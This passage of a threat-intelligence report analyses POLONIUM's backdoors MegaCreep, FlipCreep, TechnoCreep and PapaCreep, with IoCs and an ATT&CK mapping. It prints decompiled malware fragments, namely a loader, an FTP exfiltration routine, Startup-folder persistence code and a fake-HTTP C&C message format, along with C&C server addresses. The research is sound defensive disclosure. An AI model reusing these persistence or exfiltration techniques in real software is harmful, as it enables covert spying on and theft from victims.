


```
using CG.Web.MegaApiClient;
using Ionic.Zip;
using PRLib;
using ServiceLib;

namespace Mega
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            for (;;)
            {
                try
                {
                    string fileName = Process.GetCurrentProcess().MainModule.FileName;
                    Program.pathOnly = Path.GetDirectoryName(fileName);
                    Program.getInfo(Program.pathOnly + "\\WHLib.dll", "GW", null);
                    string proName = Path.GetFileName(fileName).Split(new string[]
                    {
                        ".e##x##e".Replace("##", "")
                    }, StringSplitOptions.None)[0];
                    Thread thread = new Thread(delegate()
                    {
                        Class1.CHP(proName);    Method from PRLib.dll
                    });
                    thread.Start();
                    Thread thread2 = new Thread(delegate()
                    {
                        Class1.XVDFv();    Method from PRLib.dll
                    });
                    thread2.Start();
                    Task task = Task.Run(new Func<Task>(Program.Run));
```

Figure 8. Example of MegaCreep calling methods from separate DLLs

Another feature that was added to MegaCreep is that the output from commands executed by cmd.exe is encrypted before it is uploaded to the cloud. The key used for encryption is the same as the one used to decrypt commands.

We saw one case where MegaCreep was deployed using a loader, WLAN-AutoConfig.exe. The main code for the backdoor was placed in a DLL file, MainZero.dll, and other routines that communicate with Mega were placed in another DLL, MagLibrary.dll. Figure 9 shows the code in the loader that calls MainZero.




```
using MainZero;

namespace WindowsService1
{
    public class Service1Test : ServiceBase
    {
        public Service1Test()
        {
            this.InitializeComponent();
        }

        protected override void OnStart(string[] args)
        {
            string directoryName = Path.GetDirectoryName(Application.ExecutablePath);
            Console.WriteLine(directoryName);
            Class1.Mainzero(directoryName);
        }

        protected override void OnStop()
        {
            using (StreamWriter streamWriter = File.AppendText("C:\\Users\\Henry\
              \Desktop\\TestService.txt"))
            {
                streamWriter.WriteLine("X = Stop");
            }
        }
```

Figure 9. Code for MegaCreep's loader

FlipCreep

FlipCreep is another previously undocumented backdoor written in C# that has a very similar flow of execution as the other backdoors that we have described: it reads commands from orders.txt – a text file stored on an FTP server operated by POLONIUM – and can upload or download files from the server. The commands that FlipCreep can process are the same as the other backdoors, with the following considerations:

- The commands upload and download do the opposite of what's expected. We don't know if this was a mistake, but upload actually downloads files from the FTP server to the victim, and download uploads files. Both take two arguments, as was the case in MegaCreep. Figure 10 shows part of the code that uploads files; we can see that it looks for the string download.
- There is a command ftpversion that uploads the version of the backdoor (hardcoded) to a file ver.txt on the FTP server, in the root folder for the target.



```
public static void UploadListFileToFtpServer(List<string> orders, string FilesPath)
{
    foreach (string text in orders)
    {
        try
        {
            bool flag = !text.Split(new char[]
            {
                . .
            })[0].Equals("download");
            if (!flag)
            {
                string[] array = text.Split(new char[]
                {
                    ...
                });
                bool flag2 = array.Length != 5;
                if (!flag2)
                {
                    string text2 = array[1];
                    bool flag3 = !File.Exists(text2);
                    if (!flag3)
                    {
                        string str = array[3];
                        for (;;)
                        {
                            try
                            {
                                Program.UploadFileToFtpServer(text2, FilesPath + str);
                            }
                            catch
                            {
                                continue;
                            }
```

Figure 10. Part of the FlipCreep code to upload files

FlipCreep creates a folder with the username of the target on the FTP server, along with these subfolders:

- Files: stores files uploaded from the victims
- orders: stores output from commands executed with cmd.exe

Persistence is achieved in the same way as was described for DeepCreep. As for string obfuscation, we've seen one sample with ROT13 obfuscation.

TechnoCreep

TechnoCreep is a previously undocumented C# backdoor that communicates with a C&C server via TCP sockets. In this case, commands are not read from a file, but received in an exchange of messages. The first message is sent by the backdoor and contains initial information about the victim, in the format <PC_NAME>#<USERNAME>#<LIST_IP>#<LIST_OTHER>#<OS>

<LIST_IP> is a list of IP addresses that are resolved for the hostname of the victim, separated by /. The list is obtained by calling Dns.GetHostByName and applying a regular expression for IP addresses. All the other elements that don't match the regular expression are sent as <LIST_OTHER> to the C&C server; note that in the most common scenario this list will be empty.


TechnoCreep receives commands in an infinite loop. The list of commands is shown in Table 3.

Table 3. List of commands supported by TechnoCreep

Command	Description
upload	Uploads a file on the victim's computer to the C&C server. The path of the file to upload is received in a separate message. If the file exists, the backdoor sends Exist, to which the server replies start or stop. If start is received, the size of the file is sent. Finally, the file is sent to the server as raw bytes. If the message is stop, nothing is done. If the specified file doesn't exist, NotE is sent to the server.

Command	Description
download	download Downloads a file from the C&C server. The path where the file will be saved on the victim’s computer is received in a separate message. If NotE is received instead, the process stops. If the path is an absolute path, and the parent folder doesn’t exist, then the backdoor sends NOT. Otherwise, it sends Exists, to which the server replies by sending the size of the file. Then the backdoor sends ok, sleeps for 1 second, and then receives the file as raw bytes.
Execute with cmd.exe	When neither of the previous commands are received, the message is taken as a command to be executed with cmd.exe. The output is sent to the server.

TechnoCreep persists by copying its executable to the Startup folder, as shown in Figure 11. Identical code can also be found in some versions of DeepCreep. Note that no LNK files are used in this method.



```
public static void persistence()
{
    string fileName = Process.GetCurrentProcess().MainModule.FileName;
    string[] array = fileName.Split('\\', StringSplitOptions.None);
    string text = array[array.Length - 1];
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.Startup)
      + "\\" + text;
    bool flag = File.Exists(text2);
    if (!flag)
    {
        Console.WriteLine("file name : " + text);
        Console.WriteLine("copy to : " + text2);
        try
        {
            File.Copy(fileName, text2, true);
        }
        catch (IOException ex)
        {
        }
    }
}
```

Figure 11. TechnoCreep code establishing persistence


PapaCreep

PapaCreep is a previously undocumented custom backdoor written in C++ that can receive and execute commands from a remote server via TCP sockets. First seen in September 2022, this is the first backdoor used by POLONIUM that was not written in C# or PowerShell.

PapaCreep is a modular backdoor; its code has been divided in various components, some of them with minimal functionalities. We can summarize the main components as:

- Executive: looks for a file with commands and executes them with cmd.exe. The output is saved to a file.
- Mailman: communicates with a C&C server to receive commands and writes them to a file. It also sends the file with output from commands to the C&C server.
- CreepyUp: uploads any file to the C&C server.
- CreepyDown: downloads any file from the C&C server.


The Executive and Mailman components run independently from each other and are even persisted with separate scheduled tasks in a compromised system. Communication with the remote server uses raw TCP sockets, but the information that is sent and received by the backdoor is contained in HTML code (with a fake HTTP header). Figure 12 shows that the header is hardcoded in the backdoor, and Content-length is always 1024. Note that Content-Type is text/-html, which is not a normal value.



```
b64encode(v8, v16, v15);
v15 = sub_14001E118(v12, "HTTP/1.1 200 OK\nContent-length:1024\n
                          Content-Type:text/-html\n\n<html><body>", v8);
v16 = v15;
sub_14001FA54(v9, v15, "</body></html>");
sub_14001E50A(v12);
```

Figure 12. Hardcoded HTTP header used by the PapaCreep backdoor

The Mailman component initiates communication with the C&C server by sending <PC_NAME>-<USERNAME> (base64 encoded). It then starts two threads: one of them receives commands from the server and the other one sends any available output from the execution of commands. Delimiters are used for both sending and receiving: code#s and code#f are used to mark the start and end of the data. An example of a message sent to the server with the output of a dir command is shown in Figure 13.



```
HTTP/1.1 200 OK
Content-length:1024
Content-Type:text/-html

```

```
<html><body>code#sCmRpciBDOlwKIFZvbHVtZSBpbiBkcml2ZSBDIGhhcyBubyBsYWJlbC4KIFZvbHVt
ZSBTZXJpYWwgTnVtYmVyIGlzIDRFRUEtMDc4QgoKIERpcmVjdG9yeSBvZiBDOlwKCjIwMjAtMDctMTQgID
AxOjM4IFBNICAgIDxESVI+ICAgICAgICAgIFBlcmZMb2dzCjIwMjEtMDctMDggIDA0OjExIFBNICAgIDxE
SVI+ICAgICAgICAgIHBpbgoyMDIxLTEwLTIzICAwOToyMCBBTSAgICAgICAgMzIsODMyLDE5OCBwaW4tMy
4yMC05ODQzNy1nZjAyYjYxMzA3LW1zdmMtd2luZG93cy56aXAKMjAyMi0wOS0xOSAgMDc6NTMgQU0gICAg
PERJUj4gICAgICAgICAgUHJvZ3JhbSBGaWxlcwoyMDIxLTEwLTI1ICAxMDoxMyBBTSAgICA8RElSPiAgIC
AgICAgICBQcm9ncmFtIEZpbGVzIChHODYpCjIwMjEtMTAtMjMgIDA5OjMwIEFNICAgICAgICAgICA1MTks
MzYxIHRpbnlfdHJhY2VyLTIuMC56aXAKMjAyMS0xMC0yNSAgMTA6MTEgQU0gICAgPERJUj4gICAgICAgIC
AgdG9vbHMKMjAyMC0wNy0xNSAgMDc6NTQgQU0gICAgPERJUj4gICAgICAgICAgVXNlcnMKMjAyMi0wOS0x
NSAgMDk6MjEgQU0gICAgPERJUj4gICAgICAgICAgV2luZG93cwogICAgICAgICAgICAgICAyIEZpbGUocy
kgICAgIDMzLDM1MSw1NTkgYnl0ZXMKICAgICAgICAgICAgICAgNyBEaXIocykgIDE2LDMxNCwwNDQsNDE2
IGJ5dGVzIGZyZWUKcode#f</body></html>.......................!......
```

```
dir C:\
 Volume in drive C has no label.
 Volume Serial Number is 4EEA-0788

 Directory of C:\

2020-07-14  01:38 PM    <DIR>          PerfLogs
2021-07-08  04:11 PM    <DIR>          pin
2021-10-23  09:20 AM        32,832,198 pin-3.20-98437-gf02b61307-msvc-windows.zip
2022-09-19  07:53 AM    <DIR>          Program Files
2021-10-25  10:13 AM    <DIR>          Program Files (x86)
2021-10-23  09:30 AM           519,361 tiny_tracer-2.0.zip
2021-10-25  10:11 AM    <DIR>          tools
2020-07-15  07:54 AM    <DIR>          Users
2022-09-15  09:21 AM    <DIR>          Windows
               2 File(s)     33,351,559 bytes
               7 Dir(s)  16,314,044,416 bytes free
```

Figure 13. Example of a message sent to the C&C server, and the decoded content

If the content is bigger than 1024 bytes, more than one message will be transmitted. In that case, the first message will have the start delimiter and the final message will have the end delimiter. The IP address and port of the C&C server is read from a text file, yetty.dll, with the format <IP_address>::<port> (base64 encoded).

The CreepyUp and CreepyDown modules are not part of the main flow of execution of the backdoor and can be executed on demand. They are standalone command line tools that take two arguments, a local and a remote file. Curiously, CreepyDown's filename in compromised computers is UCLN.exe and CreepyUp is DCLN.exe. This is similar as the commands upload and download in the FlipCreep backdoor that do the opposite of what is expected. Both CreepyUp and CreepyDown read the server information from the yetty.dll text file.

Other modules

To spy on their victims, POLONIUM uses several other modules on top of their backdoors, including reverse shell modules and a module for creating a tunnel. ESET researchers have observed many variants of the modules that the group uses for taking screenshots. As for keyloggers, POLONIUM has used both custom and open-source ones. The group's custom keylogger monitors keystrokes and clipboard contents and supports both Hebrew and Arabic keyboards. POLONIUM has also used a simple module that uses AForge.NET to take a snapshot from the webcam and save it in the TEMP folder.

Network infrastructure

POLONIUM didn't use domain names in any of the samples that we analyzed, only IP addresses. Most of the servers are dedicated VPS, likely purchased rather than compromised, hosted at HostGW. There is one special case: IP address 45.80.149[.]154 hosts erichmocanu.tv, which seems to be a legitimate website. It is likely that POLONIUM used this server before it was assigned to its current owner.

Conclusion

POLONIUM is a very active threat actor with a vast arsenal of malware tools and is constantly modifying them and developing new ones. A common characteristic of several of the group's tools is the abuse of cloud services such as Dropbox, Mega and OneDrive for C&C communications.

Intelligence and public reports about POLONIUM are very scarce and limited, likely because the group's attacks are highly targeted, and the initial compromise vector is not known. ESET Research will continue to track its activities and document its attacks.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
ESET Research also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

A comprehensive list of Indicators of Compromise and samples can be found in our GitHub repository.

SHA-1	Filename	ESET detection name	Description
3F4E3C5301752D39DAF97384CCA47564DA1C3314	dnw.exe	PowerShell/Agent.GJ	CreepyDrive
CC820ED9A23084104807941B76A2679243BA357C	Request.exe	PowerShell/Agent.HF	CreepySnail
03A35A0167684E6CCCA641296969972E49B88D60	DropBox.exe	MSIL/Agent.DPT	DeepCreep
4E7DBFF20995E97190536B284D7E5CC65922FD55	Mega.exe	MSIL/Agent.DPT	MegaCreep
994EAD7666A67E33C57A51EF98076D41AABB7FB7	Regestries.exe	MSIL/Tiny.DG	FlipCreep
79DE0AF2F10F8D39A93EED911D4048D87E3C8A1C	WinUpdate.dll	MSIL/Agent.DYU	TechnoCreep
2B9444B0E1747EB4F482D29C9DE27D07CCE55A76	WindowsSartup22.exe	Win64/HackTool.NetHacker.G	PapaCreep
F26F43AD2E2980B96497242A3F30CA003E5CF54C	WinSc.exe	MSIL/Tiny.DG	Screenshots module
F41E27C4C863821DE6CAD91CA7E77CD6CA6CE5D3	4kyro3fs.dll	MSIL/Spy.Keylogger.FGC	Keylogger module
94E75BA7C4476AFDACF4B39E403379C5ECD1BED6	Device.exe	MSIL/Spy.Tiny.CZ	Webcam module
B87CC5269A5DF5CF093F8D28DF78952F662162B6	OnDrive.exe	MSIL/Agent.DTP	Reverse shell module
809048A40274350BD0C453E49D8C1F7D32397164	Rehost.exe	MSIL/Spy.Tiny.DA	Exfiltration module
43E3C3752A15D0BDE7135E1B52F1DE397B5314B5	Microsoft Malware Protection.exe	MSIL/Agent.DYV	Tunnels module

Network

IP	First seen	Details
37.120.233[.]89	2022-09-12	PapaCreep C&C
45.80.148[.]119:8080	2022-05-21	Reverse shell server
45.80.148[.]167:21 45.80.148[.]167:5055	2021-11-27	Exfiltration
45.80.148[.]186:8080	2022-01-08	Reverse shell server
45.80.149[.]22:8080	2022-05-13	CreepySnail C&C
45.80.149[.]108:8080	2022-02-11	CreepySnail C&C
45.80.149[.]68:63047	2022-03-01	CreepySnail C&C
45.80.149[.]71:80	2022-03-11	CreepySnail C&C
185.244.129[.]79:63047	2022-03-01	CreepySnail C&C
45.80.149[.]154:1302 45.80.149[.]154:21	2021-09-23	TechnoCreep C&C Exfiltration
185.244.129[.]216:5055	2021-11-24	Exfiltration
146.70.86[.]6:1433	2022-05-26	Exfiltration
195.166.100[.]23:5055	2022-01-05	Exfiltration
45.137.148[.]7:2121	2021-10-29	FlipCreep C&C
185.203.119[.]99:8080	2022-02-12	Reverse Shell
212.73.150[.]174	2022-02-24	Tunneling
94.156.189[.]103	2022-04-20	Tunneling
51.83.246[.]73	2022-03-12	Tunneling

MITRE ATT&CK techniques

This table was built using version 11 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.003	Acquire Infrastructure: Virtual Private Server	POLONIUM has acquired various servers for C&C and also for storing exfiltrated files.
T1587.001	Develop Capabilities: Malware	POLONIUM has developed at least six backdoors and several other malicious modules.	
T1588.001	Obtain Capabilities: Malware	POLONIUM has used a publicly available keylogger.	
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	POLONIUM has used the CreepySnail and CreepyDrive PowerShell backdoors in their attacks.
T1059.003	Command and Scripting Interpreter: Windows Command Shell	DeepCreep, MegaCreep, FlipCreep and TechnoCreep use cmd.exei to execute commands in a compromised computer.	

Tactic	ID	Name	Description
T1129	Shared Modules	DeepCreep and MegaCreep have their code divided into small DLLs, which are loaded both statically and dynamically.	
Persistence	T1547.009	Boot or Logon Autostart Execution: Shortcut Modification	POLONIUM's backdoors persist by writing shortcuts to the Windows Startup folder.
T1053.005	Scheduled Task/Job: Scheduled Task	DeepCreep, MegaCreep and FlipCreep create scheduled tasks for persistence.	
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	DeepCreep and MegaDeep use AES encryption to obfuscate commands and login credentials stored in local files on the victim's computer.
T1070.004	Indicator Removal on Host: File Deletion	POLONIUM's exfiltration modules delete screenshot files or keystroke logs from a compromised host after they are exfiltrated.	
T1036.005	Masquerading: Match Legitimate Name or Location	POLONIUM has used filenames such as Mega.exei or DropBox.exei for its backdoors, to make them look like legitimate binaries.	
T1218.004	System Binary Proxy Execution: InstallUtil	POLONIUM has used InstallUtil.exei to execute DeepCreep.	
T1083	File and Directory Discovery	POLONIUM's custom exfiltrator module builds a listing of files for any given folder.	
T1057	Process Discovery	DeepCreep, MegaCreep and FlipCreep look for running processes and kill other instances of themselves.	
T1082	System Information Discovery	TechnoCreep and POLONIUM's reverse shell module send information such as computer name, username, and operating system to a remote server, in order to identify their victims.	
T1016	System Network Configuration Discovery	TechnoCreep sends a list of IP addresses associated with a victim's computer.	
T1033	System Owner/User Discovery	POLONIUM has executed whoami.exei to identify the logged-on user.	
Collection	T1560.002	Archive Collected Data: Archive via Library	DeepCreep, MegaCreep and FlipCreep use .NET's ZipFile class to archive collected data.
T1115	Clipboard Data	POLONIUM's custom keylogger retrieves clipboard data from compromised computers.	
T1005	Data from Local System	POLONIUM's exfiltrator module collects files from a compromised system.	
T1056.001	Input Capture: Keylogging	POLONIUM has used custom and publicly available keyloggers.	

Tactic	ID	Name	Description
T1113	Screen Capture	POLONIUM has used custom modules for taking screenshots.	
T1125	Video Capture	POLONIUM has used a custom module to capture images using the compromised computer’s webcam.	
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	CreepySnail and POLONIUM’s file exfiltrator modules use HTTP communication with the C&C server.
T1071.002	Application Layer Protocol: File Transfer Protocols	FlipCreep and POLONIUM’s file exfiltrator modules use FTP communication with the C&C server.	
T1132.001	Data Encoding: Standard Encoding	CreepySnail, CreepyDrive and some of POLONIUM’s reverse shell modules use base64-encoded commands to communicate with the C&C server.	
T1573.001	Encrypted Channel: Symmetric Cryptography	DeepCreep and MegaCreep AES encrypt commands and their output.	
T1095	Non-Application Layer Protocol	TechnoCreep and POLONIUM’s reverse shell module use TCP.	
T1571	Non-Standard Port	POLONIUM has used non-standard ports, such as 5055 or 63047, for HTTP.	
T1572	Protocol Tunneling	POLONIUM’s tunnels module uses the Plink utility to create SSH tunnels.	
T1102.002	Web Service: Bidirectional Communication	POLONIUM has used cloud platforms such as OneDrive, Dropbox, and Mega to send commands and store the output.	
Exfiltration	T1041	Exfiltration Over C2 Channel	DeepCreep, MegaCreep, FlipCreep and TechnoCreep exfiltrate files over the C&C channel via uploadi commands.
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	POLONIUM has used OneDrive, Dropbox, and Mega cloud storage to store stolen information.	

11 Oct 2022 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion